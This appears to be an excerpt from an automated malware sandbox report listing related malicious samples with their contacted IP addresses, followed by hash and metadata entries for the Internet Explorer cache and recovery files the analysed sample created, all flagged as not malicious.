	r5wdbvxLE4.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 87.248.118.22 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	pvvCaP2Nma.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 87.248.118.22 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	IsNv5L683X.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 87.248.118.22 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	XecEMJQdUx.exe	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 87.248.118.22 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\BACZYXTY\dl.mail[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	264
Entropy (8bit):	4.426310079989622
Encrypted:	false
SSDEEP:	6:JFK1rFK1rUFCYJqqwDYTR3y2LHeTZ1rFK1rUFCYJqqwDYTR3y2LHeTZ1rFKb:JsrsrU0s7u23yqHIrsrU0s7u23yqHIrS
MD5:	30A661AAC645B1D21DEE7C288FAE18C6
SHA1:	984B597329CA1F9F8D12ED88A95800E38D4AEC45
SHA-256:	F427DBA907CBC5AD4AA99FA2E02A5B96E752E876AD1DD5522C11AE455E0679FD
SHA-512:	BBD8E09700CFA0CDBDEB42133FF35208E626E601FF0AB2F4D2608350FA8B8B7D010B19E5180F3220261687CFF3373332BBA57D4AF037D3632CF334B100BB7F44
Malicious:	false
Preview:	<root></root><root></root><root><item name="__storage_test__" value="__storage_test__" ltime="3009959552" htime="30896738" /></root><root></root><root><item name="__storage_test__" value="__storage_test__" ltime="3009959552" htime="30896738" /></root><root></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\E5F0NRSV\www.msn[2].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	13
Entropy (8bit):	2.469670487371862
Encrypted:	false
SSDEEP:	3:D90aKb:JFKb
MD5:	C1DDEA3EF6BBEF3E7060A1A9AD89E4C5
SHA1:	35E3224FCBD3E1AF306F2B6A2C6BBEA9B0867966
SHA-256:	B71E4D17274636B97179BA2D97C742735B6510EB54F22893D3A2DAFF2CEB28DB
SHA-512:	6BE8CEC7C862AFAE5B37AA32DC5BB45912881A3276606DA41BF808A4EF92C318B355E616BF45A257B995520D72B7C08752C0BE445DCEADE5CF79F73480910FE D
Malicious:	false
Preview:	<root></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\URW0GA4Q\contextual.media[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2995
Entropy (8bit):	4.890884861513073
Encrypted:	false
SSDEEP:	48:LBZBZBpZBZBPZBZ3Z3PZ3Z3AlZ3ZYZYQZYZYZZhZhZhZZhZhuZhZhPXQwZhPXS:dbbpbbPbZZPZZAlZWWQWWZzzzZzzzuzS
MD5:	6392171CFB71DE9AFF109F3691AFBE31
SHA1:	8EF58517F29DBDC7346B6C3C7A26727C9B8021D2
SHA-256:	897412D6DCD6A7C18D8470E948626F38583D5B6BF3A8FEAF578BAA2E4B3E3CB0
SHA-512:	5772AA7DC42C44128CBE2A21FC7F2482A265B3E2927AD2C05A0FA777DCBB88040CADDC75713350AA9EE174D102070E527D3E48CA394C773E214E8C58F09E41 5
Malicious:	false
Preview:	<root></root><root><item name="HBCM_BIDS" value="{}" ltime="2552989552" htime="30896738" /></root><root><item name="HBCM_BIDS" value="{}" ltime="25529 89552" htime="30896738" /></root><root><item name="HBCM_BIDS" value="{}" ltime="2552989552" htime="30896738" /><item name="mntest" value="mntest" ltim e="2552989552" htime="30896738" /></root><root><item name="HBCM_BIDS" value="{}" ltime="2552989552" htime="30896738" /></root><root><item name="HBCM_B IDS" value="{}" ltime="2552989552" htime="30896738" /><item name="mntest" value="mntest" ltime="2553489552" htime="30896738" /></root><root><item name ="HBCM_BIDS" value="{}" ltime="2552989552" htime="30896738" /></root><root><item name="HBCM_BIDS" value="{}" ltime="2553489552" htime="30896738" /></r oot><root><item name="HBCM_BIDS" value="{}" ltime="2553489552" htime="30896738" /><item name="mntest" value="mntest" ltime="2553489552" htime="30896738" /></root><root><item name="HBCM_BIDS" value="{}" ltime="2553489552" htime="30896738" /></root><ro

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\URW0GA4Q\www.mail[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	2.469670487371862
Encrypted:	false
SSDEEP:	3:D90aK1r0aKb:JFK1rFKb
MD5:	132294CA22370B52822C17DCB5BE3AF6
SHA1:	DD26B82638AD38AD471F7621A9EB79FED448A71C
SHA-256:	451ABBE0AEFC000F49967DABF8D42344D146429F03C8C8D4AE5E33FF9963CF77
SHA-512:	6D5808CAD199A785C82763C68F0AE1F4938C304B46B70529EA26B3D300EF9430AD496C688D95D01588576B3A577001D62245D98137FD5CD825AD62E17D36F15C
Malicious:	false
Preview:	<root></root><root></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{D216EB03-DE55-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	562616
Entropy (8bit):	2.6546929107133335
Encrypted:	false
SSDEEP:	384:rW3Xns8zG4RwZ0XR+0nGaXHwNsf3ba2Ygyfr2jf2WGnQ5LwFAifiDWRdAH18gT8B:c8QQifWjkcGwp5wBXE
MD5:	51EF7A4A7614B63188F4DEAA08010CB8
SHA1:	CF8DC2A6374E92E9BDF74821E56CBD2D460863BE
SHA-256:	029C740AE2A5C1C8611C6CCF9EB9590A93964A2C7AE82F502F0B28223F18CC52
SHA-512:	F9621F2A9A47D9D434DC134F073D7A7C4F08CA4540DBE0C5EBEBD1E5B13DC4219A9A67EAC397F75CB3E5D53DC5F09ADD2272FD2642E2053B7FC731A47358B 08

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{D216EB03-DE55-11EB-90EB-ECF4BBEA1588}.dat	
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{042C35A1-DE56-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27392
Entropy (8bit):	1.8500065696755474
Encrypted:	false
SSDEEP:	192:rrZlQ96zk6jx2FWUMkKcmy8dmRcmy8dTyVA:r9xo40gcBDcF
MD5:	763AB1AFFE57E6AC6FB231FDE3DFA0F7
SHA1:	F3010E2D7F4C5903A5781D24C4B475E15AA957A4
SHA-256:	0E5789427B7A6BAC045DEE11C05F5C159850C9303C104143366D059DAC87D8A3
SHA-512:	B1151A5D676706B8FAF10AED64A08E123D74240C6E88FA80623F2A0994180849848EEFCAE844677614244E61DC83D57A7D66EEAF8994D8B13FBD3D9ADC30A70
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{042C35A3-DE56-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27384
Entropy (8bit):	1.8488798485112623
Encrypted:	false
SSDEEP:	192:rtZSQy6ckqjx2UWCM6yui9RTlRui9RTuFA:rD/dBkgDzRD7TLD7Tum
MD5:	E758DDA1F1B51990B4F893E61C9F857D
SHA1:	B1F69F59206A72FE7DF9A232AF7696DF53F693E9
SHA-256:	BCDEA45B7B109FA9DBD6DA065AA15093621ED970D24DD586C99FC9AFBA61FBB5
SHA-512:	D7D4523C1EE7FA9C6133B9426C966CF78C133DDF316D51412F58A4B5CB76BFC3845E0530766C956C48CC499B7AA5C27C9E273B6C90EB2DBD54EBB5CFCD7BE5D
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{042C35A5-DE56-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27368
Entropy (8bit):	1.8396424745946436
Encrypted:	false
SSDEEP:	192:rN7ZH2QI36erkVjB2hWUMcibHZmqGsxbHZmqGoZ7A:rDjxZxwQBTjZycjZyoZ8
MD5:	494495B18A4F7F6F1521FB07EF3C19F6
SHA1:	C42AFDA0DEBCD967D310353CAF48234F5780E705
SHA-256:	2C1B625805A603233F8D4158D5CFCB82DA47C07C32B60823B6E16C8784675F21
SHA-512:	33F4731E9B36F00549AAFE6F86CF04B001F8F8C17464E4C1FB45E60B5B9A67EE2C0627B08064835F1B96844BEFEDB74B712DC3403E9AEAB5579374A63E5E90B9
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{042C35A7-DE56-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{042C35A7-DE56-11EB-90EB-ECF4BBEA1588}.dat	
Size (bytes):	27404
Entropy (8bit):	1.8536274452201829
Encrypted:	false
SSDEEP:	192:rLZkQp6zkvjF21WbMbehDRUQ9Zt7xhDRUQ9Zt5UQpA:rdtE4r8MISYQTjYQToQS
MD5:	7D53CBE93A0329774AF63340605B1BB5
SHA1:	C2747D11EBD9EA36BA5E3D93419E257E15D4DF1C
SHA-256:	054967454E2DF7CFA4C4F328A3F8FCD25FA9118432FABD8D338B75743882D12A
SHA-512:	6F26B048FD17D6B82EA2960CDD3C3EC2EDE80556B5F855DEFD661539CC62BB6E8C8AD3A2C032D4F2DFD56B8BC44147DDC95013B795747B84C69779ED38B0D56
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{042C35A9-DE56-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27372
Entropy (8bit):	1.8414889997013875
Encrypted:	false
SSDEEP:	96:rKZv9Qx6jBStj52RW6Mi+9cYCQx9cYCFPA:rKZFQx6jktj52RW6Mi+9c0x9cpPA
MD5:	E5129E7DB6070390ADADD86E604C0B1D
SHA1:	9D9BE4CF8F30A20B64B2F475D26DE90024A6BBBC
SHA-256:	0DF5427CCF06157D023715BBDAC0D5D1F62E96E19A2ACC1082DE9F928731F0C8
SHA-512:	7959168D579434A4DE5BB77FECD76A8BC2CD4BA0A774DE12D5CF185A2109BDC0C16CB3E0C15C557F8B19CD2926D8F13C000FFC0660E763EDD4F740FF5AC6C05
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0C1EC9B7-DE56-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27372
Entropy (8bit):	1.8426004232484925
Encrypted:	false
SSDEEP:	48:IwgGcpr5jGwpaNG4pQKGrapbS4GQpBuGHHpcjTGUp8pGzYpmB3GopcrNlB7LlqF2:rEZ59Qv68BSAj929WnML+jJlBxjJl2A
MD5:	B91176BC43279EF8C7151F8F4EE31D1C
SHA1:	379DDC7580D03092B61FF8B80A607C416FF204EC
SHA-256:	E4452F3375A695C24984229A0EF63E2C2B9C7DCBFC9EE759550F49FA75840041
SHA-512:	BA354708E0B86D7B8ED3AA365F6E830C5725E083B584AB3D8D83D823466DCD0B256F6E012A206F944882050C4C8A4653FF83C31F81CD33FA4776148B55A1DAF
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0C1EC9B9-DE56-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27376
Entropy (8bit):	1.842745337832001
Encrypted:	false
SSDEEP:	96:rEZo9QI6+BSsjbas2bYWWbHMbD6BYgVxBYgyA:rEZUQI6+ksjl29WrMX6GgVxGgyA
MD5:	25783C6D83B034FCF1649B643D58C418
SHA1:	DC08C5F751CAB6CD2370830AF9FA297E50C36A7B
SHA-256:	EB4AE3F6DA6AC617E31DE28BD207C0B51A0DA50C096BD90C3B306DB9BE1F6862
SHA-512:	68CCCFAA7113C36D55211E4B73EE9F50C02C8BECF6C631A648255B9CFD7320291A123D75FB92C3BD53E147611F2D03D7EFAB29CCE1759F1BCCA64AD9A87B44D
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0C1EC9B9-DE56-11EB-90EB-ECF4BBEA1588}.dat	
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{1520F844-DE56-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27384
Entropy (8bit):	1.8462826975416524
Encrypted:	false
SSDEEP:	96:rjhZ+l9Qid6MBSVjJ25WuM9yScDz0BRScDz04zoA:r1Z+7QW6MkVjJ25WuM9yScEBRScE4zoA
MD5:	ACFA0EA6A4D3575B4AA31BE4273A80AA
SHA1:	AE731950EC6D818166F7DE53A82DD13CD7DFF6B4
SHA-256:	632176809DF89BC0EF877CA1D4B367C10AAB17336118CFBE6F56E34D409D22C9
SHA-512:	51DE8DD34DCF2467D2EEDB49422F4B4C49CDD2F7D0C8685DC5668ED9154D3FD1BEF43CD9B9A2C9B44BF3CA9889C2B41CC0AD3B77C8508EE0E0746699FCBF F65
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{1520F846-DE56-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27376
Entropy (8bit):	1.84553199170425
Encrypted:	false
SSDEEP:	96:r1ZC9QS6ABSYjB29WkM06pRtOcwCPxpRtOcwCytMA:r1ZOQS6AkYjB29WkM06pRMTQxpRMTZuA
MD5:	CAC0CC48DCA1063269278D6912E67987
SHA1:	777C2637A1290A1D598358BB156C5DBA88538F6A
SHA-256:	F5C2929C42A0466A5D7F9CB1D3B2FCEFA331B48F0C1999882AFF7C4F953BA75E
SHA-512:	A1E75F2562C5BA53185C20B72B40107682B4533640C963898FB407415C74F9B3C71652D8F9154A78A3907043CDE656CDCB06AAC5011AE0DAB0FC7841C4864805
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{1D846800-DE56-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	16984
Entropy (8bit):	1.5647486840534692
Encrypted:	false
SSDEEP:	48:IwYGcprFjGwpaoG4pQMGrapbSLGQpKtG7HpR0TGIpG:rsZF9Q46KBSlAMTQA
MD5:	B04D81ACCE57EBE6888B1BF25E42ED71
SHA1:	9B6346E18412C1E3CB69D6BF2DE36A5BEE6050D2
SHA-256:	976230C00F726FFC54498CDEFAA70103F2FC88E2047EEBE5676005EB27FB93BC
SHA-512:	9BD6494B6F38E49EDE5EED35781E7029A03B96362BF1E86E6804316D2CFC76559DFD6F4BFD1C55CEF653C3708BE55926FE7489BDBE3C31CE682C43F969D5B7 7
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{D216EB05-DE55-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	198778

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{D216EB05-DE55-11EB-90EB-ECF4BBEA1588}.dat	
Entropy (8bit):	3.5805909496048445
Encrypted:	false
SSDEEP:	3072:6Z/2Bfcdmu5kgTzGtUZ/2Bfc+mu5kgTzGtj:zzG
MD5:	7DDB6F7837C3B0DB79B4D1E07383EF5A
SHA1:	D54E65B708A77C73C609D79AB08E577F0F5B41E4
SHA-256:	CE8A98093D76F2566B8EFBA092D035DC890281B8D3E4BDEA3CDF1ECB913E5087
SHA-512:	AC85EF4C0648D91A9B169EB3BD5D6AE0C61C4A84C214F4AA0AB335BEFD5ED5E3954EDA55D468EA90944062C227B05BA3062CADC6AF09407F51B091EB08D82 32
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{E0902923-DE55-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27384
Entropy (8bit):	1.8518509305578397
Encrypted:	false
SSDEEP:	96:rdZ69QB6rBSAjx2lWqM2y6b57fBDR6b57fBigA:rdZmQB6rkAjx2lWqM2y65BDR65BTA
MD5:	7BF13B5E365A501E5F328CF5263FC363
SHA1:	DAC0DD8DF53210E742487982ACF9A67B034D777E
SHA-256:	141B0315EC78295889203F241439A40593A9D697AF87B42BAB4C836C8625A31F
SHA-512:	262CE630089D589A37162A964680704D4D58F4310DD39AA7F19F42B918050730065DFC8DBBE7D06FC84731F09A0D9C78836453EE0442E201B18A7BCB0128ED5D
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{E7BEE5ED-DE55-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27376
Entropy (8bit):	1.8446360821272143
Encrypted:	false
SSDEEP:	96:rPZM9QM6eBSnjOO21WcM86JxoExJxoRaA:rPZgQM6eknjx21WcM86JvxJDA
MD5:	1A5633DCCAA213EADD04FFF5097365D4
SHA1:	179D7062089C86C8856F8784BDF2DFAE03918553
SHA-256:	4EB1291469B83208D7D83E4A1CF79BC9322DA3D39F33373A66852CE06BEB4EDA
SHA-512:	2FE6133DEE1941B4EDCC4952F96BE441724A6ADC837EA64E439A104EF39AF310B8FD94BB7F95B1DD642259CB0F487BDB307DC60331B5AC4180015E8D06B291E 5
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{E7BEE5EF-DE55-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27360
Entropy (8bit):	1.8415972707142403
Encrypted:	false
SSDEEP:	192:r0ZjQr6lkZjZ2VW/MioqtlleKT0RtlleKTAgA:rksuuVos0ivNeKTkNeKTI
MD5:	9B1D6A3DA881236EDB2F9F63CE36ECA3
SHA1:	B133028290D2CBCDFB98E842DA7FA6696AA3013F
SHA-256:	4CBAF37BE13471733E3E5D78586A221FD7CF5AAD13DE178CD7EDD9A00766814A
SHA-512:	22EB232FBC645AA5E16E5EDD4DC2A4B1B96DB28B89FE14AF9464EC600BA981B9B10731662D8DD361F694719B63987B9BE1FDF2F2F5EB4A010F8B50979A6EFA BC
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{E7BEE5EF-DE55-11EB-90EB-ECF4BBEA1588}.dat	
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{EEC98C0D-DE55-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29952
Entropy (8bit):	1.8569195919903596
Encrypted:	false
SSDEEP:	192:rvZ0Qa6AkQj5219WeM6qqDhZvjDh3SFVc2:rR9FNSI+3pKc/
MD5:	1F9CB1B907D2BE8A376DB916F580E480
SHA1:	B2D67B721F39FDF9FCDF6F65B638A29EF98D4783
SHA-256:	F4681E35F1637DF3999A5FCC88548F223E79E6A47040FB7EC684954B2323DB35
SHA-512:	F6F0B8A20EC68E2955FBEC11675A651169FB74BA80839B387346EA7AD825048BB540B2C42067F3EAB46B6C6F60D852966360B4160AF8FFC8ABAC08D0A6FA1288
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{F52F6DD0-DE55-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27396
Entropy (8bit):	1.850103058255522
Encrypted:	false
SSDEEP:	96:rKZz9QN6zBSLjt2ZWPMTmCpaivsUCRCpaivsU5i5A:rKZBQN6zkLjt2ZWPMTm+aE6R+aEhgA
MD5:	72B8C78981170A19A78E54A9466B8898
SHA1:	53568231E91B40B4A03E657D426FDFD668EC9A88
SHA-256:	F8344409E5678BBC8D84DE4B0A6DC3C98843BBAFB370DFA332EB4DD6E39DFBA7
SHA-512:	B7B325914A13635702587E0766D531A0FAA3B7E21FCBE819D2388E3CF00FCE8216363C73D5A582643034724FB07E909135B25CC109C512A79CF122E9C84C532E
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{F52F6DD2-DE55-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27356
Entropy (8bit):	1.8398469447711234
Encrypted:	false
SSDEEP:	96:rtZm9Qi6cBSMjp2FWpfM+6uMnECcN2RMnECcNEECyA:rtZ6Qi6ckMjp2FWNMRu/JN2R/JN/JA
MD5:	CA8066B2F5909D5A38831BA1F9F3D817
SHA1:	B19A2B94D8F4DCA64FC6AAA854FF77A9E9F6DEAD
SHA-256:	01F135A889717DE936556378B5EAD5C365B48C5FDF5A36BD7840035D3E19BF61
SHA-512:	12E90852F6FD4C7F0E7669CB1A12271134C96C6501B97A133CC394184D659476DF57FFBCB794B46763792C4D500171C4568BB79FA14FD43D44387E2E1EC91488
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{F52F6DD4-DE55-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27372
Entropy (8bit):	1.843188759183616

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{F52F6DD4-DE55-11EB-90EB-ECF4BBEA1588}.dat	
Encrypted:	false
SSDEEP:	96:rlZC9QW6EBSaj12hWnMr+NE4/SxNE4/j0A:rlZOQW6Ekaj12hWnMr+sx6A
MD5:	AB4E13E72259C103ACA5E34EA1324448
SHA1:	B9F7F24CE6EF639D7E391470FCB8CCDBB1EDCD75
SHA-256:	14789B61400E155655C923C8293CD077F6DC014957D5F9DD8EFEA085408E7A88
SHA-512:	13995FAD2227F67B9486E5648527D568735F553C8145BBD29E13364D969BEE17A067C12DA9B6B19C2ADA7782FAFD615424124BE1757BB1BA761D05AE11C88055
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{FD5CACD5-DE55-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27928
Entropy (8bit):	1.8444736273919806
Encrypted:	false
SSDEEP:	192:riZtQZ6LkZjpn2p3Wp9MpBSjQjypRjQjy8r:rey0QVUMAKP3PM
MD5:	D80709422116B7C3DDF3B7A2748109C3
SHA1:	79FB1433777E7A146293E4AB4F97D89B01A3C462
SHA-256:	96948C990A19112E665E3BF819EF323A37865A6AF4EAD72E718E93EA1C983C64
SHA-512:	15780903ACE3EC310F288875CD42EED9982F029D3E92ED0663CD7CA35D250369956CBD156102A659CE2875913119499CA981EED24F1679F03688B5E1CE7EE928
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{FD5CACD7-DE55-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27428
Entropy (8bit):	1.86080732503988
Encrypted:	false
SSDEEP:	96:rBZG9QC6oBSHjd2VWjMHGpSEj+FtbRpSEj+Ftq+A:rBZaQC6okHjd2VWjMHGpF+zRpF+pA
MD5:	C290D1C67E2CD4FD5C05BC7DFCF80AB0
SHA1:	929CE1DCB05581783461E39C50239D5E5E3E851C
SHA-256:	F20A12659E52DD13F589525117ACB31A648FEC9A09064DD660A8651D2EB6C30A
SHA-512:	BA42F2B098FC49E9C86A279015E6B4707CEAFF0E2AFB96A47484C37EAB426755184BACCB1C25E260B72FE66B687483D206FEFDBAE559571AD0D6CD216DC714F
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{FD5CACD9-DE55-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27384
Entropy (8bit):	1.8473883687210626
Encrypted:	false
SSDEEP:	192:r1ZiQT61kojx2dWkMwyEN6Lo2REN6Lov6LTA:r7P2+qg0RvU6kCU6kv6o
MD5:	69603F0A25F3C9AC937C203741E27B90
SHA1:	494189DBD031A07D37CA8F6A46444BF732F07DE0
SHA-256:	C1E24BBFBE938CE7271A89D3910F1EDD23614499E77FAB5CE7AE0508A144BC42
SHA-512:	D8AADC019EFDA874921CD17D0A44DE958D282812F36B715BBCEE26FE8D54C9918F0800A06C2D6C91FD015C57FFD12A52E6C3B517A8A09F0C7A1BE917E213AB6E
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{FD5CACD9-DE55-11EB-90EB-ECF4BBEA1588}.dat	
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{FD5CACDB-DE55-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27372
Entropy (8bit):	1.841935773082147
Encrypted:	false
SSDEEP:	192:r4ZfQz6Vk2jww2yaWrMM+Dl+J2xDl+Jnl+JnA:r4YWewwHyZYXQJqQJMJA
MD5:	72076246D2F1F66C2D7EB287E7F0AA28
SHA1:	DCFD23A13A2B4A472113E1A76224E370BD809070
SHA-256:	60D4976765124BC2965223F8A5C3F00C48AB31058B4A57BBA5E2AD6C433947BC
SHA-512:	7E1A6EC6E191141FC1977DDDDCBF301F769271723FCC7381C0CA7DC68F632FC441DF160435E11E49255765FFF1FC31305D5F6731781E7CA92B31558F5FE9530D
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\gee00pr\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	modified
Size (bytes):	5676
Entropy (8bit):	4.140966519024288
Encrypted:	false
SSDEEP:	96:+l0aWBj4m5zDlvV2rkG4zuAZMXJFG62q7mQT:+lCBjx5zZ0lG46AaXJFG6v7me
MD5:	CAB1D8778D4BE2F432079B571C88D5AB
SHA1:	68C3946D265A72F1CA470A3A60C15EAC679851E2
SHA-256:	DF7DFFFF2D9678BE316069F2344E06CB061BC7768190A9A575AB3DEB26B0DD27
SHA-512:	DBB7A4AA45663D80C7ECBF3CAB4AAEDBF6D0DED8B32D9C1D5FEF07FAAB3F03073AFE3F706FF1C962DC779FB0E2AD7BDFA0BF90D8A5A3942CECB409F1BA9 2A002
Malicious:	false
